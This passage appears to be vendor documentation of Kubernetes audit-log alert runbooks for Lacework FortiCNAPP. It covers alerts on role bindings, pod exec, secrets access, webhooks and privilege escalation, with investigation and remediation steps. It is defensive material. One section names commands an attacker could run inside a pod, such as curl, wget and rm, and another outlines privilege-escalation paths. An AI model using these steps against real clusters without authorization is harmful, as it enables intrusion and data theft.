5. Investigate the users or service accounts with permission to create resources. Check their access controls, roles, and role bindings to determine if unauthorized access or misconfigurations exist. Review authentication and authorization mechanisms to ensure only authorized entities can create resources.
6. Monitor network traffic within the cluster to identify any suspicious connections or communication related to the resource creation. Analyze network logs, traffic flows, or packet captures to trace the source and destination of traffic associated with the resource crea

Resolution

Follow these steps to resolve the alert:

1. Disable or remove the malicious resource from your cluster. Depending on the severity of the threat, you may choose to stop the resource, delete it, or take appropriate actions to prevent it from causing harm. Ensure that associated resources, such as pods or services, are terminated or cleaned up.
2. Evaluate the potential impact of the maliciously created resource. Determine if it has caused unauthorized access, data breaches, or disruptions to your applications or systems. Assess the affected services and data to understand the extent of the compromise.
3. Treat the situation as a security incident and follow your organization's incident response plan. Activate your incident response team and involve relevant stakeholders, such as security personnel, system administrators, and legal or compliance teams. If needed, document the incident, capture relevant evidence, and maintain a chain of custody for forensic purposes.
4. Conduct a thorough investigation to understand how the malicious resource was created and any associated activities or indicators of compromise. Analyze logs, audit trails, and any available evidence to identify the vulnerabilities or security gaps that allowed the resource to be created.
5. Take steps to remediate the issue and strengthen your security measures to prevent similar incidents in the future. This may involve patching vulnerabilities, reviewing and adjusting access controls, implementing stronger security measures such as network policies or intrusion detection systems, and updating security practices and training.

K8s Audit Log Role Created

This alert occurs when Lacework FortiCNAPP detects a role was created.

Why this alert is important

Unauthorized or maliciously created roles can lead to unauthorized access and potential security breaches. By monitoring role creation, you can identify any suspicious or unauthorized roles and take immediate action to mitigate security risks.

Investigation

Follow these steps to investigate the alert:

1. Look for any indicators that suggest a malicious role was created, such as unexpected changes in permissions, unusual role names, or unauthorized access attempts.
2. Collect relevant information about the suspicious role, including its name, associated user or service account, and any other details available.
3. Check the Kubernetes audit logs to identify any relevant events or activities related to the role creation. Look for log entries that indicate role creation, modifications, or access attempts by unauthorized entities.
4. Review your Kubernetes cluster's Role-Based Access Control (RBAC) configuration to understand the existing roles, role bindings, and service accounts. Compare the suspicious and authorized roles to determine if they are legitimate or unauthorized.
5. Examine cluster-wide roles to identify suspicious roles with excessive privileges or conflicting permissions that could indicate a maliciously created role.
6. Analyze the RBAC objects (`Roles`, `RoleBindings`, `ClusterRoles`, `ClusterRoleBindings`) associated with the suspicious role. Check for inconsistencies, unexpected modifications, or suspicious references to users or service accounts.
7. Look for relevant events or log entries related to creating or modifying RBAC objects. Check container, system, and other relevant logs to identify suspicious activities or anomalies.
8. Determine the source of the malicious role creation. It could be an external attacker, a compromised account, or an internal user with unauthorized access. Identify the root cause, such as misconfigured permissions, vulnerabilities, or social engineering.

Resolution

Follow these steps to resolve the alert:

1. Disable or remove the unauthorized role from your Kubernetes cluster. Take necessary actions to ensure that any associated permissions or access granted by the role are revoked.
2. Investigate and identify the source of the unauthorized role creation. Determine whether it was due to a compromised account, misconfigured permissions, or other security vulnerabilities. This step will help you address the root cause of the issue.
3. Review your Kubernetes RBAC configuration and ensure it aligns with the principle of least privilege. Remove unnecessary roles, role bindings, or service accounts to reduce the attack surface.
4. Strengthen security measures by implementing multi-factor authentication (MFA) for user accounts, regularly updating and patching your Kubernetes cluster, and conducting security audits and assessments.
5. Monitor your Kubernetes cluster for any further unauthorized role creations or suspicious activities. Implement logging and monitoring solutions to detect and alert potential security breaches.
6. Consider implementing a change management process that includes reviewing and approving any role creations or modifications before they are applied to the production environment.
7. Keep your Kubernetes cluster and associated components up to date with the latest security patches and updates. Regularly review and apply security best practices recommended by the Kubernetes community and relevant security resources.

K8s Audit Log Role Binding Created

This alert occurs when Lacework FortiCNAPP detects a role binding was created. A role binding grants the permissions defined in a role to a user or set of users. It holds a list of subjects (users, groups, or service accounts), and a reference to the role being granted.

Why this alert is important

If a malicious actor creates a role binding without proper authorization, they may gain unauthorized access to resources, manipulate or steal sensitive data, or disrupt the cluster's operations. Detecting such unauthorized role-binding creations helps ensure that only legitimate users have appropriate access privileges.

Investigation

Follow these steps to investigate the alert:

1. Review your Kubernetes cluster's role bindings to identify any unusual or unauthorized role bindings. Look for inconsistencies in naming conventions, unexpected permissions, or associations with unknown users or service accounts.
2. Collect information about the suspicious role binding, such as its name, associated user or service account, and other available details. Note any suspicious or anomalous behavior associated with the role binding. Review the Kubernetes audit logs to identify any relevant events or activities related to the creation of the suspicious role binding. Look for log entries that indicate role-binding creations, modifications, or unauthorized access attempts.
3. Examine your Kubernetes cluster's Role-Based Access Control (RBAC) configuration to understand the existing role bindings, roles, and service accounts. Compare the suspicious role binding with authorized role bindings to determine its legitimacy.
4. Investigate the RBAC objects (`Role`, `RoleBinding`, `ClusterRole`, `ClusterRoleBinding`) associated with the suspicious role binding. Look for inconsistencies, unexpected modifications, or suspicious references to users or service accounts.
5. Check the cluster-wide role bindings to identify any suspicious role bindings that grant excessive privileges or have conflicting permissions. These can indicate a maliciously created role binding.
6. Look for relevant events or log entries related to creating or modifying RBAC objects. Check container logs, system logs, and other relevant logs to identify suspicious activities or anomalies.
7. Identify the source of the malicious role-binding creation. It could be an external attacker, a compromised account, or an insider with unauthorized access. Determine the intent behind creating the role binding and investigate the root cause, such as misconfigured permissions, vulnerabilities, or social engineering.

Resolution

Follow these steps to resolve the alert:

1. Disable or remove the unauthorized role binding from your Kubernetes cluster. Take necessary actions to ensure that any associated permissions or access granted by the role binding are revoked.
2. Investigate and identify the source of the unauthorized role-binding creation. Determine whether it was due to a compromised account, misconfigured permissions, or other security vulnerabilities. This step will help you address the root cause of the issue.
3. Review your Kubernetes RBAC configuration and ensure it aligns with the principle of least privilege. Remove unnecessary role bindings or service accounts to reduce the attack surface.
4. Strengthen security measures by implementing multi-factor authentication (MFA) for user accounts, regularly updating and patching your Kubernetes cluster, and conducting security audits and assessments.
5. Monitor your Kubernetes cluster for further unauthorized role-binding creations or suspicious activities. Implement logging and monitoring solutions to detect and alert potential security breaches.
6. Consider implementing a change management process that includes reviewing and approving any role-binding creations or modifications before they are applied to the production environment.
7. Keep your Kubernetes cluster and associated components up to date with the latest security patches and updates. Regularly review and apply security best practices recommended by the Kubernetes community and relevant security resources.

K8s Audit Log Role Bindings To Admin

This alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created a role binding to bind the user to a Kubernetes admin role.

Why this alert is important

With admin privileges, a user can have unlimited read/write access to resources within a namespace. This level of access can allow an attacker to do the following:

- Create, modify, or delete Kubernetes resources in that namespace, such as pods, services, and deployments.
- Access and potentially exfiltrate sensitive data stored in Kubernetes secrets or config maps.
- Manipulate or disrupt the functioning of the applications running in that namespace.
- Escalate privileges and gaining access to other namespaces or cluster-level resources.
- Install malicious software or execute arbitrary code in the containers running in that namespace.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify when and by whom the role binding was created.
2. Identify the user or group that was granted the admin privileges. You can find this information in the `subjects` field of the `RoleBinding` object.
3. Determine if the user or group is authorized to have admin privileges.
4. Review the Kubernetes audit logs for any other unauthorized changes to the namespace that may have been made by the user or group in question.

Resolution

Follow these steps to resolve the alert:

1. If the role binding was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized role binding, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.

4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Role Bindings To Cluster Admin

his alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created a role binding to bind the user to a Kubernetes cluster admin role.

Why this alert is important

Cluster admins are super-user with access to perform any action on any resource. When used in a role binding, the cluster admin role gives full control over every resource in the cluster and in all namespaces.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify when and by whom the role binding was created.
2. Identify the user or group that was granted the admin privileges. You can find this information in the `subjects` field of the `RoleBinding` object.
3. Determine if the user or group is authorized to have admin privileges.
4. Review the Kubernetes audit logs for any other unauthorized changes to the cluster that may have been made by the user or group in question.

Resolution

Follow these steps to resolve the alert:

1. If the role binding was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized role binding, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Role Bindings To Edit

This alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created a role binding to bind the user to an edit role.

Why this alert is important

Users with an edit role have read/write access to most objects in a namespace. It does not allow viewing or modifying roles or role bindings.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify when and by whom the role binding was created.
2. Identify the user or group that was granted the edit privileges. You can find this information in the `subjects` field of the `RoleBinding` object.
3. Determine if the user or group is authorized to have edit privileges.
4. Review the Kubernetes audit logs for any other unauthorized changes to the namespace that may have been made by the user or group in question.

Resolution

Follow these steps to resolve the alert:

1. If the role binding was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized role binding, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Role Bindings To System

This alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created a role binding to bind the user to `system:` prefixed role.

Why this alert is important

The prefix `system:` is reserved for Kubernetes system use. There are many `system:` prefixed default roles which can render clusters inoperable if they are tampered with.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify when and by whom the role binding was created.
2. Identify the user or group that was granted the `system:` prefixed role. You can find this information in the `subjects` field of the `RoleBinding` object.

Resolution

Follow these steps to resolve the alert:

1. If the role binding was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized role binding, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Role With All Resources

This alert occurs when Lacework FortiCNAPP detects the creation of a role that grants full access to all namespace-level resources.

Why this alert is important

With this role, a user, group, or service account can manipulate and manage any resource within the namespace, including pods, services, config maps, secrets, deployments, and more.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify any relevant events or activities related to the role-binding creation. Look for log entries that indicate role-binding creations, modifications, or unauthorized access attempts. The audit logs can provide valuable information about who performed the action and when it occurred.
2. Review the Kubernetes cluster's Role-Based Access Control (RBAC) configuration to understand the existing role bindings. Compare the authorized role bindings with the suspicious role binding to determine if it is legitimate or unauthorized. Look for inconsistencies, unexpected modifications, or suspicious associations with users or service accounts.
3. Collect information about the suspicious role binding, such as its name, associated user or service account, and other available details. Note any suspicious or anomalous behavior associated with the role binding, such as unusual permissions or naming conventions.
4. Investigate the RBAC objects (`Role`, `RoleBinding`, `ClusterRole`, `ClusterRolebinding`) associated with the suspicious role binding. Look for inconsistencies, unexpected modifications, or suspicious references to users or service accounts. Analyze the relationships between these objects to identify any potential malicious activity.
5. Review the cluster-wide role bindings to identify any suspicious role bindings that grant excessive privileges or have conflicting permissions. These can be indicators of a maliciously created role binding.
6. Determine the source of the unauthorized role-binding creation. It could be an external attacker, a compromised account, or an insider with unauthorized access. Investigate the intent behind creating the role binding and identify the root cause, such as misconfigured permissions, vulnerabilities, or social engineering.

K8s Audit Log Role With Pod Exec

This alert occurs when Lacework FortiCNAPP detects the creation of a role that allows the ability to execute commands inside a pod, also called remote access to pods (`kubectl exec`).

Why this alert is important

Attackers can potentially exploit the ability to execute commands inside a pod in various ways to carry out malicious activities. Here are some examples:

- *Shell commands:*
  - `rm`: Remove files or directories
  - `mv`: Move or rename files or directories
  - `cp`: Copy files or directories
  - `touch`: Create a new file or update the timestamp of an existing file
  - `chmod`: Change file permissions
- *Networking commands:*
  - `ping`: Send ICMP echo requests to a specified network host
  - `nslookup`: Perform DNS lookups to retrieve IP addresses or other DNS records
  - `curl`: Make HTTP/HTTPS requests to a specified URL
  - `wget`: Download files from the web
- *Process management commands:*
  - `kill`: Send a signal to terminate a process
  - `pgrep`: List process IDs based on criteria
- *File manipulation and inspection commands:*
  - `grep`: Search for a specific pattern in files or input
  - `sed`: Invoke stream editor for modifying text
  - `awk`: Text processing language for manipulating data and generating reports

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs for relevant entries related to role creation or modification.
2. Search for the specific `Role` and `RoleBinding` objects that allow command execution within pods. These objects are typically defined in the Kubernetes configuration files or through the Kubernetes API.
3. Examine the configuration of the identified `Role` and `RoleBinding` objects. Pay attention to the associated users, groups, or service accounts that have been granted access permissions. Look for any suspicious or unauthorized entries.

4. Analyze the logs or monitoring data for pod executions. Look for any unusual or unauthorized commands being executed inside the pods associated with the role. This can help identify potential malicious activities.
5. Investigate the activity of the user or service account associated with the role creation. Check for abnormal access patterns, logins from unfamiliar locations, or other signs of compromise.
6. Verify that the `Role` and `RoleBinding` objects adhere to the principle of least privilege. Cross-reference the assigned permissions with the actual requirements of the pods and applications. Ensure that unnecessary or excessive privileges are not granted.
7. Consult the historical data or audit trail within your security monitoring or management systems. Look for any indications of unauthorized role creation or suspicious activities related to the role.

Resolution

Follow these steps to resolve the alert:

1. If the role was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized role, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Role With Pod Write

This alert occurs when Lacework FortiCNAPP detects the creation of a role that grants write permission to pods.

Why this alert is important

If an unauthorized user or entity creates a role that grants write permission to pods, they can potentially modify or manipulate the behavior of running pods. This can lead to data breaches, unauthorized access to sensitive information, or disruption of critical services.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify any relevant events or activities related to creating the suspicious role. Look for log entries indicating role creation, modification, or unauthorized access attempts. Pay specific attention to events related to role bindings and their associated permissions.
2. Review your Kubernetes cluster's Role-Based Access Control (RBAC) configuration to understand the existing roles, role bindings, and permissions. Compare the authorized roles with the suspicious role to determine if it is legitimate or unauthorized. Look for inconsistencies, unexpected modifications, or suspicious associations with pods, users, or service accounts.
3. Investigate the RBAC objects (`Role` and `RoleBinding`) associated with the suspicious role. Look for inconsistencies, unexpected modifications, or suspicious references to pods, users, or service accounts. Analyze the relationships between these objects to identify any potential malicious activity.
4. Inspect the configurations of pods and deployments that are associated with the suspicious role. Look for any unauthorized modifications or changes that could indicate the use of the role's written permission. Check for anomalies in container images, command configurations, or volume mounts.
5. Speak with the administrators, developers, or users who have access to create roles and role bindings. Obtain information about their activities, intentions, and any recent changes they have made. This can help identify any potential authorized actions that may have been misinterpreted as unauthorized.
6. Involve your security and incident response teams to gather additional insights and expertise. They can assist in analyzing the logs, conducting forensic investigations, and providing guidance on security best practices to prevent similar incidents in the future.

Resolution

Follow these steps to resolve the alert:

1. If the role was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized role, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Role With Secrets

This alert occurs when Lacework FortiCNAPP detects the creation of a role that grants access to all secrets within a namespace.

Why this alert is important

Secrets in Kubernetes often contain sensitive information such as API keys, passwords, and certificates. If a role is created that grants access to all secrets within a namespace, it can potentially allow unauthorized individuals or applications to retrieve sensitive data. Detecting such roles is crucial to prevent unauthorized access and data breaches.

Investigation

Follow these steps to investigate the alert:

1. Review the Kubernetes audit logs for relevant entries related to role creations or modifications within the namespace of interest.
2. Search for the specific `Role` and `RoleBinding` objects associated with the namespace. These objects are typically defined in the Kubernetes configuration files or managed through the Kubernetes API.
3. Pay close attention to the permissions and rules defined within the role. Look for any indications of access to secrets within the namespace.
4. Determine which users or service accounts are associated with the role. Investigate their activity and access patterns. Look for suspicious or unauthorized access attempts related to secrets within the namespace.
5. Verify that the role adheres to the principle of least privilege. Ensure that access is only granted to the necessary entities and that unnecessary or excessive privileges are not present.
6. Examine the `RoleBinding` objects associated with the namespace. Ensure the correct role is bound to the appropriate users or service accounts. Look for any unauthorized or suspicious role bindings.
7. Utilize monitoring and logging systems to analyze the historical data or audit trail. Look for any indications of unauthorized role creations or suspicious activities related to secret access within the namespace.

Resolution

Follow these steps to resolve the alert:

1. If the role was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.

2. Change the credentials of any users who may have been involved in creating the unauthorized role, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Workload Created

This alert occurs when Lacework FortiCNAPP detects a new workload, such as a Pod, Deployment, ReplicaSet, or StatefulSet, was created within the cluster.

Why this alert is important

Detecting new workloads allows early identification of unauthorized or malicious deployments in the Kubernetes cluster. It helps prevent potential security breaches, such as introducing compromised containers or unauthorized access attempts.

Investigation

Follow these steps to investigate the alert:

1. Review the logs generated by the Kubernetes cluster to identify any relevant events or activities related to workload creation. Check for log entries that indicate the creation of pods, deployments, or other workload resources.
2. Use the Kubernetes API server to gather information about the newly created workload. Retrieve details such as the workload name, namespace, labels, and associated resources. The API server provides a comprehensive view of the cluster's state and can help identify anomalies.
3. Monitor Kubernetes cluster events to identify any specific events related to workload creation. Kubernetes events capture various actions and changes within the cluster, including creating new workloads. Look for events associated with the workload's namespace, pod, or deployment.
4. Examine the cluster's configuration, including the deployed resources, deployments, pods, and associated services. Verify if the newly created workload aligns with the intended configurations and policies.
5. Analyze the network traffic within the Kubernetes cluster to identify any suspicious communication patterns or unexpected connections originating from the new workload. This can help detect potential malicious activities or unauthorized access attempts.
6. Check the cluster's Role-Based Access Control (RBAC) configuration to verify the permissions associated with the newly created workload. Ensure that the workload has the appropriate permissions and that no unauthorized access has been granted.
7. Engage with the cluster administrators, developers, or other relevant stakeholders to gather additional information about the new workload. Discuss the workload's purpose, intended functionality, and expected behavior to gain insights into its creation.
8. Compare the characteristics of the new workload against the known workloads in the cluster. Look for deviations in naming conventions, resource utilization, labels, or other attributes that may indicate a malicious or unauthorized workload.

Resolution

Follow these steps to resolve the alert:

1. Disable or remove the unauthorized workload from your Kubernetes cluster. This can be done by deleting the associated pods, deployments, or other workload resources. Take necessary actions to ensure that the workload is no longer active and any associated permissions or access granted by the workload are revoked.
2. Determine the source of the unauthorized workload creation. It could be due to a compromised account, misconfigured permissions, or other security vulnerabilities. Investigate the root cause to prevent similar incidents in the future. This may involve reviewing access logs, examining audit trails, or further analyzing the cluster's security posture.
3. Review the Role-Based Access Control (RBAC) configuration of your Kubernetes cluster. Ensure that the RBAC policies are properly configured and that only authorized users or service accounts have permission to create workloads. Adjust the RBAC settings as needed to align with the principle of least privilege.
4. Implement additional security measures to prevent unauthorized workload creation. This can include implementing multi-factor authentication (MFA) for user accounts, regularly updating and patching your Kubernetes cluster, conducting security audits and assessments, and implementing network security controls such as network policies and firewalls.
5. Monitor your Kubernetes cluster for any further unauthorized workload creations or suspicious activities. Implement logging and monitoring solutions to detect and alert potential security breaches. Regularly review logs, monitor cluster events, and analyze network traffic to identify anomalies or unauthorized activities.
6. Educate and train your cluster users on Kubernetes security best practices, including proper access control and reporting unauthorized activities. Encourage them to follow secure coding practices and provide clear workload creation and management guidelines.
7. Implement a change management process that includes reviewing and approving any workload creations or modifications before they are applied to the production environment. This can help ensure all workloads are authorized and adhere to the security requirements.

K8s new registry used

This alert occurs when Lacework FortiCNAPP detects a workload using a K8s registry for the first time.

Why this alert is important

The introduction of a new registry can indicate a legitimate update to the environment or potentially unauthorized activity, such as the deployment of unapproved or malicious containers. Monitoring registry usage is critical to maintaining supply chain security.

Investigation

Follow these steps to investigate the alert:

1. Identify the registry and validate its source and purpose.
2. Confirm whether the new registry aligns with your organization's approved container registries.
3. Investigate associated workloads to ensure they are not deploying unapproved or malicious images.

Resolution

Follow these steps to resolve the alert:

1. Approve the registry if it is legitimate and document the change in your configuration policies.
2. Block access to the registry if it is unauthorized, and remove any workloads deployed from it.
3. Strengthen controls by restricting registry access to approved sources via Kubernetes network policies or admission controllers.

K8s new sensitive access to pod

This alert occurs when Lacework FortiCNAPP detects usage of a sensitive command (kubectl exec/attach/port-forward/debug) on a pod for the first time.

Why this alert is important

Sensitive Kubernetes commands allow direct interaction with running pods and their containers, potentially exposing critical application data or enabling unauthorized control. First-time usage of these commands may indicate legitimate operational needs or potential security threats.

Investigation

Follow these steps to investigate the alert:

1. Identify the user or service account that executed the sensitive command.
2. Review the associated activity logs for context and verify the action aligns with expected operations.
3. Check for additional indicators of compromise (IoCs), such as unexpected API activity or privilage escalation attempts.

Resolution

Follow these steps to resolve the alert:

1. Confirm the legitimacy of the action with the responsible team or individual.
2. Restrict access to sentitive commands through RBAC policies and enforce the principle of least privilege.
3. Audit and monitor future usage of sensitive commands to detect patterns of misuse.

K8s new user access to pod

This alert occurs when Lacework FortiCNAPP detects a user executing a sensitive command (e.g. kubectl exec/attach/port-forward/debug) on a pod for the first time.

Why this alert is important

Sensitive Kubernetes commands allow direct interaction with pod containers, potentially exposing critical data or enabling unauthorized control. A new user executing such commands for the first time may indicate either legitimate operational needs or potential unauthorized activity.

Investigation

Follow these steps to investigate the alert:

1. Identify the user and determine their role and authorization level.
2. Verify the purpose and context of the sensitive command execution.
3. Cross-reference the activity with recent changes, incidents, or deployment logs to ensure it is expected behavior.

Resolution

Follow these steps to resolve the alert:

1. Confirm the legitimacy of the action with the responsible user or team.
2. Restrict sensitive command access to authorized personnal only by refining RBAC policies.
3. Monitor ongoing usage of sensitive commands and look for unusual patterns.

New K8s cluster

This alert occurs when Lacework FortiCNAPP detects a new Kubernetes cluster was created in your environment. Kubernetes is a popular container orchestration tool for managing containerized applications in a cluster environment.

Why this alert is important

A new Kubernetes cluster can introduce unknown security risks into an organization's environment. If the cluster is not properly configured or secured, it can be vulnerable to various attacks, such as data breaches, denial-of-service attacks, and other cyber threats.

Investigation

Follow these steps to investigate the alert:

1. Collect relevant information about the incident. This may include the time and date the incident occurred, the name and details of the new cluster, and the user or entity that created it.
2. Examine the configuration of the new cluster and identify any potential security risks. This may involve reviewing access controls, network policies, and other configuration settings.
3. Evaluate the security posture of the new cluster by reviewing its security controls and assessing its vulnerability to potential threats. This may involve scanning for vulnerabilities and reviewing security logs and other relevant information.
4. Identify any potential security risks or threats associated with the new cluster. This may include vulnerabilities in the container images or applications running in the cluster, misconfigured security controls, or unauthorized access.

Resolution

Follow these steps to resolve the alert:

1. Immediately isolate the malicious cluster by disconnecting it from the network and disabling any access to it.
2. Assess the extent of the damage caused by the malicious cluster, such as identifying any sensitive data that may have been compromised or any unauthorized access that may have occurred.
3. Identify the attack source, such as the person or entity responsible for creating and deploying the malicious cluster.
4. Remove the malicious cluster from the environment, including all associated resources, such as pods, services, and volumes.
5. Implement appropriate security measures to prevent similar attacks from occurring in the future. This may include implementing access controls, network security policies, and vulnerability management processes.
6. Notify relevant parties, such as internal teams or external customers, about the attack and the steps to mitigate it.

7. Review your organization's policies and procedures for creating and managing Kubernetes clusters to ensure that they are followed and that appropriate security measures are in place.

New K8s pod

This alert occurs when Lacework FortiCNAPP detects a new pod was created within a Kubernetes cluster.

Why this alert is important

A pod is the smallest deployable unit in Kubernetes, representing a single instance of a running process in a cluster. When a new pod is created, it is assigned a unique IP address and can be scheduled to run on any node in the cluster.

A pod creation can be significant because it represents a new potential attack surface in the Kubernetes environment. If a malicious actor can create and deploy a new pod, they may be able to launch further attacks against the cluster or the applications running on it.

Investigation

When investigating a newly created K8s pod, there are several steps you can take to gather more information and assess the potential security implications, including:

1. Check the source of the pod creation by reviewing logs from your Kubernetes cluster or your security monitoring tools to identify the source of the incident.
2. Review pod configuration details, including the pod's name, labels, container image, and associated services or endpoints.
3. Look for any signs of suspicious activity associated with the new pod. This may include unusual network activity, unexpected resource utilization, or attempts to connect to external hosts.
4. Check the access controls for the new pod to ensure that only authorized users or services have access to it. This may involve reviewing Kubernetes RBAC policies, network policies, and other security configurations.
5. Review any dependencies associated with the new pod, such as storage volumes or other resources. Look for any potential vulnerabilities or misconfigurations that attackers could exploit.
6. Assess the potential impact of the new pod on your Kubernetes environment and applications. Determine whether the pod is running in a critical part of your infrastructure and whether it poses a significant security risk.

Resolution

If you have determined that a new K8s pod is malicious, immediately isolate and remove it from your Kubernetes environment. You can do this by using the `kubectl delete pod` command or by editing the YAML file for the pod and setting the desired number of replicas to `zero`.

After that, follow these steps to resolve the alert:

1. Check the access controls for the pod to ensure that only authorized users or services have access to it. This may involve reviewing Kubernetes RBAC policies, network policies, and other security configurations.
2. Remove any associated resources that may have been created by the malicious pod, such as storage volumes or other resources.
3. Harden your security to prevent similar attacks from occurring in the future. This may involve implementing stricter access controls, using network segmentation, and regularly reviewing your security configurations.
4. Monitor your Kubernetes environment for any signs of malicious activity. Use security monitoring tools to identify and respond to threats in real-time.

New K8s webhook change

This alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created or updated a Kubernetes Webhook configuration.

Why this alert is important

Kubernetes Webhooks allow dynamic configurations for cluster operations. Unauthorized changes may indicate malicious activity or configuration errors that could compromise cluster security.

Investigation

Follow these steps to investigate the alert:

1. Identify the user or process responsible for the Webhook change.
2. Verify the legitimacy of the change by cross-checking with recent deployment or configuration updates.
3. Look for ususual activity in the cluster, such as privilege escalation attempts or unauthorized API calls.

Resolution

Follow these steps to resolve the alert:

1. If unauthorized, revert the Webhook to its previous configuration.
2. Implement stricter RBAC policies to limit Webhook changes.
3. Monitor the cluster for further suspicious activity and enforce audit logging.

New K8s Workload Created With Privilege Escalation

This alert occurs when Lacework FortiCNAPP detects a pod that can escalate its privileges.

Why this alert is important

After escalating their privileges, an attacker gains the ability to exploit various escalation paths, including:

- Mounting arbitrary secrets in the namespace:
  - This allows the attacker to access secrets intended for other workloads.
  - They can potentially obtain sensitive information by leveraging these secrets.
- Utilizing arbitrary Service Accounts in the namespace:
  - The attacker can impersonate other workloads and perform actions on the Kubernetes API.
  - They can execute privileged actions associated with the impersonated Service Account.
- Mounting configmaps intended for other workloads in the namespace:
  - By doing so, the attacker can obtain information meant for other workloads.
  - This may include sensitive details like database host names.
- Mounting volumes intended for other workloads in the namespace:
  - This enables the attacker to access and manipulate information intended for other workloads.
  - They can modify the data stored in these volumes, potentially leading to unauthorized changes.

Investigation

Follow these steps to investigate the alert:

1. Check if the suspicious workload has mounted secrets that are not intended for its use. Look for any unauthorized access or attempts to access secrets meant for other workloads.
2. Investigate if the user uses a different service account than the one assigned. Look for any impersonation attempts or unauthorized use of service accounts with higher privileges.
3. Examine if the workload has mounted configmaps that belong to other workloads within the namespace. This can indicate an attempt to obtain information meant for other workloads.
4. Check if the suspicious workload has mounted volumes that are intended for other workloads. This could suggest an attempt to access or modify data meant for other workloads.
5. Examine the permissions and access granted to the suspicious workload. Verify if the workload has been granted excessive privileges or if it can access resources that it shouldn't have access to. Look for indications that the user has expanded their privileges beyond what is authorized.

Resolution

Follow these steps to resolve the alert:

1. Identify the unauthorized workload associated with the privilege escalation and take immediate action to disable or remove it from the Kubernetes cluster. This will help prevent further unauthorized access.
2. Review and update the permissions and access controls for the affected namespace. Remove any escalated privileges granted to the unauthorized workload or user. Ensure that only necessary permissions are granted based on the principle of least privilege.
3. Conduct a thorough audit of other workloads and service accounts within the namespace. Look for any additional unauthorized access or suspicious activity. Remove unnecessary or unused service accounts or workloads to reduce the attack surface.
4. Evaluate your Kubernetes cluster's Role-Based Access Control (RBAC) configuration. Ensure that it aligns with best practices and follows the principle of least privilege. Review and update roles, role bindings, and cluster roles to ensure proper authorization.
5. Determine how the privilege escalation occurred. Investigate whether it was due to a misconfiguration, vulnerabilities, compromised credentials, or other security issues. Address the root cause to prevent similar incidents in the future.
6. Strengthen the security of your Kubernetes cluster by implementing additional security measures. This may include enabling multi-factor authentication (MFA) for user accounts, regularly patching and updating the cluster, and implementing logging and monitoring solutions to detect and respond to security incidents.
7. Monitor your Kubernetes cluster for any further unauthorized access attempts or suspicious activities. Implement real-time monitoring, alerting, and incident response mechanisms to detect and respond to security incidents quickly.

New K8s Workload Created With Host Access

This alert occurs when Lacework FortiCNAPP detects a workload was created with access to host resources.

Why this alert is important

Generally, most application workloads need limited access to host resources to run successfully as a root process (uid 0) without access to host information. Workloads with access to the host can bypass the containerization and isolation provided by Kubernetes. They can potentially access and manipulate sensitive resources on the host, such as system files, network configurations, and other containers running on the same host. This can lead to unauthorized data access, data leakage, or compromise of the entire host.

Investigation

Follow these steps to investigate the alert:

